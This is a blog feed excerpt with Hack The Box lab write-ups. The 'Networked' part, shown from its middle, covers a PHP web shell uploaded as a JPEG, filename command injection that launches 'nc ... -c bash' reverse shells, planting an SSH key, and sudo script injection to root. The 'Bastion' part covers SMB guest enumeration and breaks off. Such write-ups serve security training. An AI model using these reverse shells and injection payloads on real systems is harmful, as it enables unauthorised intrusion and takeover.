
<p>Just uploading this file, even as a <code class="language-plaintext highlighter-rouge">.jpg</code>, will not work. Firefox apparently
does better detection of files than PHP does, and sets the <code class="language-plaintext highlighter-rouge">Content-Type</code> header
in the POST request issued by uploading this file to <code class="language-plaintext highlighter-rouge">‘application/x-php’</code>.</p>

<p><img src="/assets/networked/burp_content_type.png" alt="HTTP POST request to http://10.10.10.146/upload.php containing the embedded payload and content-type" /></p>

<p><code class="language-plaintext highlighter-rouge">finfo_file</code> and <code class="language-plaintext highlighter-rouge">mime_content_type</code> both check the <code class="language-plaintext highlighter-rouge">Content-Type</code> header, so
leaving this as is causes the malicious upload to be detected.

Changing the Content-Type to <code class="language-plaintext highlighter-rouge">‘image/jpeg’</code> allows the upload to occur successfully.</p>

<p><img src="/assets/networked/successful_upload.png" alt="response shown in browser that says &quot;file uploaded, refresh gallery&quot;" /></p>

<p>Browsing to the photo gallery, we can see that the page fails to render
correctly, but is displayed with the other photos.</p>


<p><img src="/assets/networked/malicious_gallery.png" alt="Photo gallery as described" /></p>


<p>We can browse directly to the page by going to <code class="language-plaintext highlighter-rouge">uploads/[ip].php.jpg</code>. Firefox
renders the page like a normal text file, and adding a cmd parameter shows that
we have gained remote code execution as the apache user.</p>

<p><img src="/assets/networked/jpeg_php_shell.png" alt="The above page is accessed, with 4 ? boxes for invalid characters, JFIF which is the magic byte sequence for a JPEG, and &quot;apache apache&quot;" /></p>

<p>The server conveniently has the <code class="language-plaintext highlighter-rouge">nmap</code> utility <code class="language-plaintext highlighter-rouge">ncat</code> installed, allowing us to
get a shell on the box.</p>

<h2 id="webserver-shell">Webserver shell</h2>

<p>When I was working on this box, there were a lot of other users who would
frequently request resets or cause trouble that made it difficult to work with
at times. For that reason, I used Metasploit’s <code class="language-plaintext highlighter-rouge">multi/handler</code> exploit with a
<code class="language-plaintext highlighter-rouge">generic/shell_reverse_tcp</code> payload to handle shells, instead of just directly
using <code class="language-plaintext highlighter-rouge">netcat</code>. This made it slightly easier if I missed a reset notification or
something broke to just run the payload and get another session instead of
having to restart <code class="language-plaintext highlighter-rouge">netcat</code>.</p>

<p>The reverse shell lacks a pty to start with, but Python is installed on the box,
easily fixing this.</p>

<p><img src="/assets/networked/pty.png" alt="Metasploit console session with the multi/handler exploit running. A command session is opened and elevated to a bash prompt with python -c 'import pty;pty.spawn(&quot;bash&quot;)'" /></p>

<p>Doing some recon we find that the user for this box is named <code class="language-plaintext highlighter-rouge">guly</code>. <code class="language-plaintext highlighter-rouge">guly</code>’s
home directory contains three files: a PHP script called <code class="language-plaintext highlighter-rouge">check_attack.php</code>, a
crontab, and the <code class="language-plaintext highlighter-rouge">user.txt</code> file. The crontab shows that <code class="language-plaintext highlighter-rouge">check_attack.php</code> is
called every three minutes. This is what <code class="language-plaintext highlighter-rouge">check_attack.php</code> contains:</p>

<div class="language-php highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="cp">&lt;?php</span>
<span class="k">require</span> <span class="s1">'/var/www/html/lib.php'</span><span class="p">;</span>
<span class="nv">$path</span> <span class="o">=</span> <span class="s1">'/var/www/html/uploads/'</span><span class="p">;</span>
<span class="nv">$logpath</span> <span class="o">=</span> <span class="s1">'/tmp/attack.log'</span><span class="p">;</span>
<span class="nv">$to</span> <span class="o">=</span> <span class="s1">'guly'</span><span class="p">;</span>
<span class="nv">$msg</span> <span class="o">=</span> <span class="s1">''</span><span class="p">;</span>
<span class="nv">$headers</span> <span class="o">=</span> <span class="s2">"X-Mailer: check_attack.php</span><span class="se">\r\n</span><span class="s2">"</span><span class="p">;</span>

<span class="nv">$files</span> <span class="o">=</span> <span class="k">array</span><span class="p">();</span>
<span class="nv">$files</span> <span class="o">=</span> <span class="nb">preg_grep</span><span class="p">(</span><span class="s1">'/^([^.])/'</span><span class="p">,</span> <span class="nb">scandir</span><span class="p">(</span><span class="nv">$path</span><span class="p">));</span>

<span class="k">foreach</span> <span class="p">(</span><span class="nv">$files</span> <span class="k">as</span> <span class="nv">$key</span> <span class="o">=&gt;</span> <span class="nv">$value</span><span class="p">)</span> <span class="p">{</span>
        <span class="nv">$msg</span><span class="o">=</span><span class="s1">''</span><span class="p">;</span>
    <span class="k">if</span> <span class="p">(</span><span class="nv">$value</span> <span class="o">==</span> <span class="s1">'index.html'</span><span class="p">)</span> <span class="p">{</span>
        <span class="k">continue</span><span class="p">;</span>
    <span class="p">}</span>
    <span class="c1">#echo "----------\n";</span>

    <span class="c1">#print "check: $value\n";</span>
    <span class="k">list</span> <span class="p">(</span><span class="nv">$name</span><span class="p">,</span> <span class="nv">$ext</span><span class="p">)</span> <span class="o">=</span> <span class="nf">getnameCheck</span><span class="p">(</span><span class="nv">$value</span><span class="p">);</span>
    <span class="nv">$check</span> <span class="o">=</span> <span class="nf">check_ip</span><span class="p">(</span><span class="nv">$name</span><span class="p">,</span> <span class="nv">$value</span><span class="p">);</span>

    <span class="k">if</span> <span class="p">(</span><span class="o">!</span><span class="p">(</span><span class="nv">$check</span><span class="p">[</span><span class="mi">0</span><span class="p">]))</span> <span class="p">{</span>
        <span class="k">echo</span> <span class="s2">"attack!</span><span class="se">\n</span><span class="s2">"</span><span class="p">;</span>
        <span class="c1"># todo: attach file</span>
        <span class="nb">file_put_contents</span><span class="p">(</span><span class="nv">$logpath</span><span class="p">,</span> <span class="nv">$msg</span><span class="p">,</span> <span class="no">FILE_APPEND</span> <span class="o">|</span> <span class="no">LOCK_EX</span><span class="p">);</span>

        <span class="nb">exec</span><span class="p">(</span><span class="s2">"rm -f </span><span class="nv">$logpath</span><span class="s2">"</span><span class="p">);</span>
        <span class="nb">exec</span><span class="p">(</span><span class="s2">"nohup /bin/rm -f </span><span class="nv">$path$value</span><span class="s2"> &gt; /dev/null 2&gt;&amp;1 &amp;"</span><span class="p">);</span>
        <span class="k">echo</span> <span class="s2">"rm -f </span><span class="nv">$path$value</span><span class="se">\n</span><span class="s2">"</span><span class="p">;</span>
        <span class="nb">mail</span><span class="p">(</span><span class="nv">$to</span><span class="p">,</span> <span class="nv">$msg</span><span class="p">,</span> <span class="nv">$msg</span><span class="p">,</span> <span class="nv">$headers</span><span class="p">,</span> <span class="s2">"-F</span><span class="nv">$value</span><span class="s2">"</span><span class="p">);</span>
    <span class="p">}</span>
<span class="p">}</span>
<span class="cp">?&gt;</span>
</code></pre></div></div>

<p>This is very promising. <code class="language-plaintext highlighter-rouge">check_attack</code> looks through each file in the <code class="language-plaintext highlighter-rouge">uploads</code>
directory and checks to see if the filename is an IP address. If the filename is
not an IP address, it either creates an empty file at <code class="language-plaintext highlighter-rouge">/tmp/attack.log</code> or, if
it exists, opens it for appending and puts an empty string at the end of the
file. <code class="language-plaintext highlighter-rouge">/tmp/attack.log</code> is then deleted for some reason and the file is deleted
using an <code class="language-plaintext highlighter-rouge">exec</code> call. This call does not sanitize the filename at all, allowing
us to inject a command to be run as guly through the filename. We now have a
shell on the box as an actual user instead of the Apache service user.</p>

<!-- markdownlint-disable line-length -->
<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>bash-4.2<span class="nv">$ </span><span class="nb">cd</span> /var/www/html/uploads
<span class="nb">cd</span> /var/www/html/uploads
bash-4.2<span class="nv">$ </span><span class="nb">touch</span> <span class="s1">'; nc 10.10.14.152 4445 -c bash'</span>
bash-4.2<span class="nv">$ </span><span class="nb">ls
ls</span>
<span class="o">[</span>various web shells]
<span class="p">;</span> nc 10.10.14.152 445 <span class="nt">-c</span> bash
<span class="p">;</span> nc 10.10.15.2 <span class="nt">-c</span> bash
<span class="p">;</span> nc 10.10.15.2 1111 <span class="nt">-c</span> bash
<span class="o">[</span>snip]
index.html
bash-4.2<span class="nv">$ </span>^Z
Background session 1 <span class="o">[</span>y/N] y
msf5 exploit<span class="o">(</span>multi/handler<span class="o">)</span> <span class="o">&gt;</span> <span class="o">[</span><span class="k">*</span><span class="o">]</span> Command shell session 2 opened 10.10.14.152:4445 -&gt; 10.10.10.1466:38752<span class="o">)</span> at 2019-08-30 19:02:26 <span class="nt">-0400</span>

msf5 exploit<span class="o">(</span>multi/handler<span class="o">)</span> <span class="o">&gt;</span> sessions <span class="nt">-i</span> 2
<span class="o">[</span><span class="k">*</span><span class="o">]</span> Starting interaction with 2...

python <span class="nt">-c</span> <span class="s1">'import pty;pty.spawn("bash")'</span>
<span class="o">[</span>guly@networked ~]<span class="err">$</span>
</code></pre></div></div>
<!-- markdownlint-enable line-length -->

<h2 id="user-shell">User shell</h2>


<p>I did two things before beginning user post-exploitation. First, I deleted the
injection file created in the last step. Getting a new user shell every three
minutes is redundant and a waste of resources. Next, I copied an SSH public key
into <code class="language-plaintext highlighter-rouge">guly</code>’s home directory. The user shell has a pty allocated but still lacks
command history, which is annoying. Copying a public key allows us to SSH into
the box as <code class="language-plaintext highlighter-rouge">guly</code>.</p>

<p><img src="/assets/networked/ssh_key.png" alt="Tmux session, top pane removes the netcat file, runs mkdir .ssh; chmod 700 .ssh; cd .ssh; nc 10.10.14.152 5555 &gt; authorized_keys; chmod 600 authorized_keys. Lower pane cats guly.pub into nc -lvp 5555 and ssh's into networked as guly using the private key." /></p>

<p>The first things I do after getting user access on a Linux box are to identify
the distribution and kernel version information, using <code class="language-plaintext highlighter-rouge">cat /etc/*release*</code> and
<code class="language-plaintext highlighter-rouge">uname -a</code>.  This box is running CentOS 7 with kernel version 3.10.0. This is
an up to date version of the kernel with no public privesc vulns that apply.
Next, I see if this user has any sudo privileges using <code class="language-plaintext highlighter-rouge">sudo -l</code>. The user is
allowed to run a script at <code class="language-plaintext highlighter-rouge">/usr/local/sbin/changename.sh</code> without having to
type a password, which is very promising. Here are the contents of that file:</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="o">[</span>guly@networked ~]<span class="nv">$ </span><span class="nb">cat</span> /usr/local/sbin/changename.sh
<span class="c">#!/bin/bash -p</span>
<span class="nb">cat</span> <span class="o">&gt;</span> /etc/sysconfig/network-scripts/ifcfg-gul <span class="o">&lt;&lt;</span> <span class="no">EoF</span><span class="sh">
DEVICE=guly0
ONBOOT=no
NM_CONTROLLED=no
</span><span class="no">EoF

</span><span class="nv">regexp</span><span class="o">=</span><span class="s2">"^[a-zA-Z0-9_</span><span class="se">\ </span><span class="s2">/-]+$"</span>

<span class="k">for </span>var <span class="k">in </span>NAME PROXY_METHOD BROWSER_ONLY BOOTPROTO<span class="p">;</span> <span class="k">do
        </span><span class="nb">echo</span> <span class="s2">"interface </span><span class="nv">$var</span><span class="s2">:"</span>
        <span class="nb">read </span>x
        <span class="k">while</span> <span class="o">[[</span> <span class="o">!</span> <span class="nv">$x</span> <span class="o">=</span>~ <span class="nv">$regexp</span> <span class="o">]]</span><span class="p">;</span> <span class="k">do
                </span><span class="nb">echo</span> <span class="s2">"wrong input, try again"</span>
                <span class="nb">echo</span> <span class="s2">"interface </span><span class="nv">$var</span><span class="s2">:"</span>
                <span class="nb">read </span>x
        <span class="k">done
        </span><span class="nb">echo</span> <span class="nv">$var</span><span class="o">=</span><span class="nv">$x</span> <span class="o">&gt;&gt;</span> /etc/sysconfig/network-scripts/ifcfg-guly
<span class="k">done</span>

/sbin/ifup guly0
<span class="o">[</span>guly@networked ~]<span class="err">$</span>
</code></pre></div></div>

<p>This script overwrites a network script file named <code class="language-plaintext highlighter-rouge">ifcfg-guly</code> with data
provided by answering the questions provided by the script.</p>

<h2 id="root-privesc">Root privesc</h2>

<p>It appears that commands can be injected into network script files, which are
run when <code class="language-plaintext highlighter-rouge">/sbin/ifup</code> is called at the end of <code class="language-plaintext highlighter-rouge">changename.sh</code>. Running
<code class="language-plaintext highlighter-rouge">sudo /usr/local/sbin/changename.sh</code> and injecting a <code class="language-plaintext highlighter-rouge">sudo su</code> as the interface
name escalates privileges to <code class="language-plaintext highlighter-rouge">root</code>.</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="o">[</span>guly@networked ~]<span class="nv">$ </span><span class="nb">sudo</span> /usr/local/sbin/changename.sh
interface NAME:
<span class="nb">sudo </span>su
interface PROXY_METHOD:
asdf
interface BROWSER_ONLY:
asdf
interface BOOTPROTO:
asdf
<span class="o">[</span>root@networked network-scripts]#
</code></pre></div></div>

<h2 id="conclusion">Conclusion</h2>

<p>I got stumped for longer than I’d like to admit on the privilege escalation, as
I forgot that a user can see what sudo privileges they have using <code class="language-plaintext highlighter-rouge">sudo -l</code> if
they can’t read <code class="language-plaintext highlighter-rouge">/etc/sudoers</code>. I also enjoyed figuring out how to workaround
the image verification, and did not know that you could inject commands into
<code class="language-plaintext highlighter-rouge">systemd</code> network scripts. Overall, this was a fairly easy box that reinforces
post-exploitation enumeration skills.</p>]]></content><author><name></name></author><summary type="html"><![CDATA[layout: post title: “Hack The Box Write-up: Networked” date: 2019-08-30 00:00:00 -0400 categories: posts htb pentesting — Networked is a Linux box created by Guly that is rated fairly easily by the HTB community. Even though it was fairly easy, I got some good practice with command injection vulnerabilities and circumventing file verification methods.]]></summary></entry><entry><title type="html">Htb_bastion</title><link href="https://joe-graham.github.io/2019/08/05/htb_bastion.html" rel="alternate" type="text/html" title="Htb_bastion" /><published>2019-08-05T00:00:00+00:00</published><updated>2019-08-05T00:00:00+00:00</updated><id>https://joe-graham.github.io/2019/08/05/htb_bastion</id><content type="html" xml:base="https://joe-graham.github.io/2019/08/05/htb_bastion.html"><![CDATA[<!-- markdownlint-disable blanks-around-headings first-line-h1 no-trailing-p -->
<hr />
<p>layout: post
title:  “Hack The Box Write-up: Bastion”
date:   2019-08-05 00:00:00 -0400
categories: posts htb pentesting
—
This is my first in a series of write-ups on systems I’ve successfully
exploited on HackTheBox. Bastion is a Windows host that at the time of writing
has been rated fairly easy by other hackers, which was my experience as well.
However, this system was still a fun system to exploit with a novel way of
getting user access.</p>

<h2 id="enumeration">Enumeration</h2>
<!-- markdownlint-disable line-length -->
<div class="language-sh highlighter-rouge"><div class="highlight"><pre class="highlight"><code>root@kali:bastion# nmap <span class="nt">-p-</span> <span class="nt">-sV</span> 10.10.10.134
Starting Nmap 7.70 <span class="o">(</span> https://nmap.org <span class="o">)</span> at 2019-08-05 20:49 EDT
Nmap scan report <span class="k">for </span>10.10.10.134
Host is up <span class="o">(</span>0.060s latency<span class="o">)</span><span class="nb">.</span>
Not shown: 65522 closed ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH for_Windows_7.9 <span class="o">(</span>protocol 2.0<span class="o">)</span>
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
5985/tcp  open  http         Microsoft HTTPAPI httpd 2.0 <span class="o">(</span>SSDP/UPnP<span class="o">)</span>
47001/tcp open  http         Microsoft HTTPAPI httpd 2.0 <span class="o">(</span>SSDP/UPnP<span class="o">)</span>
49664/tcp open  msrpc        Microsoft Windows RPC
49665/tcp open  msrpc        Microsoft Windows RPC
49666/tcp open  msrpc        Microsoft Windows RPC
49667/tcp open  msrpc        Microsoft Windows RPC
49668/tcp open  msrpc        Microsoft Windows RPC
49669/tcp open  msrpc        Microsoft Windows RPC
49670/tcp open  msrpc        Microsoft Windows RPC
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012<span class="p">;</span> CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ <span class="nb">.</span>
Nmap <span class="k">done</span>: 1 IP address <span class="o">(</span>1 host up<span class="o">)</span> scanned <span class="k">in </span>100.64 seconds
</code></pre></div></div>
<!-- markdownlint-enable line-length -->

<p>One of the first things that stands out to me is that this host has OpenSSH
listening on port 22. <a href="https://docs.microsoft.com/en-us/windows-server/administration/openssh/openssh_overview">Microsoft</a>
recently integrated OpenSSH into Windows, but this is the first time I’ve seen
it running as a service on a Windows host in the wild.
We can’t do anything with SSH right now, but this does indicate that this host
is a Windows 10 or Windows Server 2016 or 2019 box, since OpenSSH is only
available on this flavor of Windows. We will come back to this service later on
in the write-up.</p>

<h2 id="smb">SMB</h2>

<p>Other than SSH and WinRM, the only other listening useful service is SMB. For
SMB, I usually use a mix of <code class="language-plaintext highlighter-rouge">enum4linux</code> and <code class="language-plaintext highlighter-rouge">smbmap</code> to try to enumerate
information about listening shares and the level of access provided by the
server.
First, I tried enumerating access using an anonymous logon, which would be rare
on such a modern version of Windows, but is still worth a shot.</p>

<!-- markdownlint-disable line-length -->
<pre><code class="language-txt">root@kali:smb# enum4linux 10.10.10.134
Starting enum4linux v0.8.9 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Mon Aug  5 20:58:24 2019

--snip--
[E] Server doesn't allow session using username '', password ''. Aborting remainder of tests.
</code></pre>
<!-- markdownlint-enable line-length -->

<p>Unfortunately, anonymous access didn’t get us anything. It has, thankfully,
gotten progressively more difficult to set up anonymous SMB shares in Windows
over the years, so this is pretty realistic.
One other thing I like to try to enumerate access is by using the built-in
Guest account with no password. Let’s give that a shot.</p>

<!-- markdownlint-disable line-length -->
<pre><code class="language-txt">root@kali:smb# enum4linux -u Guest 10.10.10.134
Starting enum4linux v0.8.9 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Mon Aug  5 21:01:33 2019

--snip--
 ==================================================== 
|    Enumerating Workgroup/Domain on 10.10.10.134    |
 ==================================================== 
[E] Can't find workgroup/domain


 ===================================== 
|    Session Check on 10.10.10.134    |
 ===================================== 
Use of uninitialized value  in concatenation (.) or string at ./enum4linux.pl line 437.
[+] Server 10.10.10.134 allows sessions using username 'Guest', password ''
Use of uninitialized value  in concatenation (.) or string at ./enum4linux.pl line 451.
[+] Got domain/workgroup name: 

 =========================================== 
|    Getting domain SID for 10.10.10.134    |
 =========================================== 
Use of uninitialized value  in concatenation (.) or string at ./enum4linux.pl line 359.
Cannot connect to server.  Error was NT_STATUS_LOGON_FAILURE
[+] Can't determine if host is part of domain or part of a workgroup
enum4linux complete on Mon Aug  5 21:01:44 2019
</code></pre>
<!-- markdownlint-enable line-length -->

<p>It looks like the server allows connections as Guest! Running <code class="language-plaintext highlighter-rouge">enum4linux</code> with
the <code class="language-plaintext highlighter-rouge">-a</code> parameter only listed what shares the Guest user is able to access,
and nothing else helpful.</p>

<!-- markdownlint-disable line-length -->
<pre><code class="language-txt">root@kali:smb# enum4linux -a -u Guest 10.10.10.134
Starting enum4linux v0.8.9 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Mon Aug  5 21:03:25 2019

--snip--

 ========================================= 
|    Share Enumeration on 10.10.10.134    |
 ========================================= 
Use of uninitialized value  in concatenation (.) or string at ./enum4linux.pl line 640.
do_connect: Connection to 10.10.10.134 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)

 Sharename       Type      Comment
 ---------       ----      -------
 ADMIN$          Disk      Remote Admin
 Backups         Disk      
 C$              Disk      Default share
 IPC$            IPC       Remote IPC
Reconnecting with SMB1 for workgroup listing.
Failed to connect with SMB1 -- no workgroup available

--snip--
</code></pre>
<!-- markdownlint-enable line-length -->

<p>I didn’t expect to be able to access the default administrative shares
(<code class="language-plaintext highlighter-rouge">ADMIN$</code>, <code class="language-plaintext highlighter-rouge">C$</code>, and <code class="language-plaintext highlighter-rouge">IPC$</code>), and attempting to connect using <code class="language-plaintext highlighter-rouge">smbclient</code>
confirmed that.
However, the <code class="language-plaintext highlighter-rouge">Backups</code> share seems interesting to us. Let’s see what’s inside
that share.</p>

<pre><code class="language-txt">root@kali:smb# smbclient -U Guest //10.10.10.134/Backups
Enter WORKGROUP\Guest's password: 
Try "help" to get a list of possible commands.
smb: \&gt; ls
  .                                   D        0  Mon Aug  5 21:09:35 2019
  ..                                  D        0  Mon Aug  5 21:09:35 2019
  ASwYWuILip                          D        0  Mon Aug  5 20:51:59 2019
  note.txt                           AR      116  Tue Apr 16 06:10:09 2019
  oTWBZwpEdv                          D        0  Mon Aug  5 20:51:50 2019
  SDT65CB.tmp                         A        0  Fri Feb 22 07:43:08 2019
  tmp                                 A      116  Mon Aug  5 21:09:35 2019
  WindowsImageBackup                  D        0  Fri Feb 22 07:44:02 2019

                7735807 blocks of size 4096. 2788438 blocks available
</code></pre>

<p>This confirms what the name of the share suggests: this share is used for
backups by other systems in this scenario. The other folders and files are
artifacts of various SMB scanners verifying read/write access on the share,
which are left behind because the Guest user can only read and create files on
the share, not delete them.
<code class="language-plaintext highlighter-rouge">note.txt</code> contains the following text: “Sysadmins: please don’t transfer the
entire backup file locally, the VPN to the subsidiary office is too slow.”
I believe this is a hint to help transfer files that we find later on. Looking
further into the <code class="language-plaintext highlighter-rouge">WindowsImageBackup</code> folder, there appears to be a single
backup for the <code class="language-plaintext highlighter-rouge">L4mpje-PC</code> system performed on February 22, 2019.
L4mpje is the name of the creator of this box, so we’re on the right track.
Listing the contents of the directory for this backup reveals two large files,
as well as some other metadata:</p>

<!-- markdownlint-disable line-length -->
<pre><code class="language-txt">smb: \WindowsImageBackup\L4mpje-PC\Backup 2019-02-22 124351\&gt; ls
  .                                   D        0  Fri Feb 22 07:45:32 2019
  ..                                  D        0  Fri Feb 22 07:45:32 2019
  9b9cfbc3-369e-11e9-a17c-806e6f6e6963.vhd      A 37761024  Fri Feb 22 07:44:03 2019
  9b9cfbc4-369e-11e9-a17c-806e6f6e6963.vhd      A 5418299392  Fri Feb 22 07:45:32 2019
  BackupSpecs.xml                     A     1186  Fri Feb 22 07:45:32 2019
  cd113385-65ff-4ea2-8ced-5630f6feca8f_AdditionalFilesc3b9f3c7-5e52-4d5e-8b20-19adc95a34c7.xml      A     1078  Fri Feb 22 07:45:32 2019
  cd113385-65ff-4ea2-8ced-5630f6feca8f_Components.xml      A     8930  Fri Feb 22 07:45:32 2019
  cd113385-65ff-4ea2-8ced-5630f6feca8f_RegistryExcludes.xml      A     6542  Fri Feb 22 07:45:32 2019
  cd113385-65ff-4ea2-8ced-5630f6feca8f_Writer4dc3bdd4-ab48-4d07-adb0-3bee2926fd7f.xml      A     2894  Fri Feb 22 07:45:32 2019
  cd113385-65ff-4ea2-8ced-5630f6feca8f_Writer542da469-d3e1-473c-9f4f-7847f01fc64f.xml      A     1488  Fri Feb 22 07:45:32 2019
  cd113385-65ff-4ea2-8ced-5630f6feca8f_Writera6ad56c2-b509-4e6c-bb19-49d8f43532f0.xml      A     1484  Fri Feb 22 07:45:32 2019
  cd113385-65ff-4ea2-8ced-5630f6feca8f_Writerafbab4a2-367d-4d15-a586-71dbb18f8485.xml      A     3844  Fri Feb 22 07:45:32 2019
  cd113385-65ff-4ea2-8ced-5630f6feca8f_Writerbe000cbe-11fe-4426-9c58-531aa6355fc4.xml      A     3988  Fri Feb 22 07:45:32 2019
  cd113385-65ff-4ea2-8ced-5630f6feca8f_Writercd3f2362-8bef-46c7-9181-d62844cdc0b2.xml      A     7110  Fri Feb 22 07:45:32 2019
  cd113385-65ff-4ea2-8ced-5630f6feca8f_Writere8132975-6f93-4464-a53e-1050253ae220.xml      A  2374620  Fri Feb 22 07:45:32 2019

                7735807 blocks of size 4096. 2788327 blocks available
</code></pre>
<!-- markdownlint-enable line-length -->

<p>The two vhd’s at the top are very attractive targets, but the size of the
download caused timeouts that caused the download to fail at first.
Using the <code class="language-plaintext highlighter-rouge">timeout</code> command and setting the value to a much bigger timeout
allows these files to be downloaded.</p>

<h2 id="disk-image-forensics">Disk image forensics</h2>

<p>I had trouble mounting the first disk image, but it turns out the second disk
image was the more important one anyway, as it has the Windows filesystem on
it.</p>

<!-- markdownlint-disable line-length -->
